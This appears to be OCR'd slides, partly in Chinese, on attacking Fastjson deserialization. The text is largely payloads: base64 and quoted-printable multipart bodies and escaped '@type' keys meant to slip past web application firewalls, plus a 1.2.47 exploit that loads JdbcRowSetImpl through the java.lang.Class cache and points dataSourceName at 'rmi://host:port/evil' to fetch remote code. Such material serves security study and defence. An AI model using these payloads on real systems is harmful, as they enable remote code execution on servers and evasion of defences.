
```
HTTP/1.1 200
Content-Type: application/json
Content-Length: 150

{
"error":"Bad Request",
"message":"com.alibaba.fastjson.JSONException: can not cast to char,
value : class com.mysql.jdbc.Driver",
"path":"/login"
}
```

WAF Bypass




```
------WebKitFormBoundaryAO5f48pfmr4ErWMN
Content-Disposition: form-data; name=json
Content-Transfer-Encoding: Base64

eyJAdHlwZSI6ImNvbS5zdW4ucm93c2V0LkpkYmNSb3dTZXRJbXBsIn0=
------WebKitFormBoundaryAO5f48pfmr4ErWMN--
```

{"@type":"com.sun.rowset.JdbcRowSetImpl"}




```
------WebKitFormBoundaryAO5f48pfmr4ErWMN
Content-Disposition: form-data; name=json
Content-Transfer-Encoding: quoted-printable

=7B=22=40type=22=3A=22com.sun.rowset.JdbcRowSetImpl=22=7D
------WebKitFormBoundaryAO5f48pfmr4ErWMN--
```

WAF Bypass



```
{,new:[NaN,x'00',{,/*}*/'\x40\u0074\x79\u0070\x65':xjava.lang.AutoClosea
ble"
```



```
[11111111111111111111111111111111111...
,[11111111111111111111111111111111111...
,[11111111111111111111111111111111111...
,[11111111111111111111111111111111111...
,[11111111111111111111111111111111111...
,...,{'\x40\u0074\x79\u0070\x65':xjava.lang.AutoCloseable"...
]]]]]
```

大量字符


FASTJSON反序列化

1.2.47

1.2.68

1.2.80


1.2.47 原理



```
{
  "a":{
    "@type":"java.lang.Class",
    "val":"com.sun.rowset.JdbcRowSetImpl"
  },
  "b":{
    "@type":"com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName":"rmi://host:port/evil",
    "autoCommit":"true"
  }
}
```

class whitelist mapping
java.lang.Exception
java.lang.Class
java.net.URL
com.sun.rowset.JdbcRowSetImpl
...

1.2.68原理

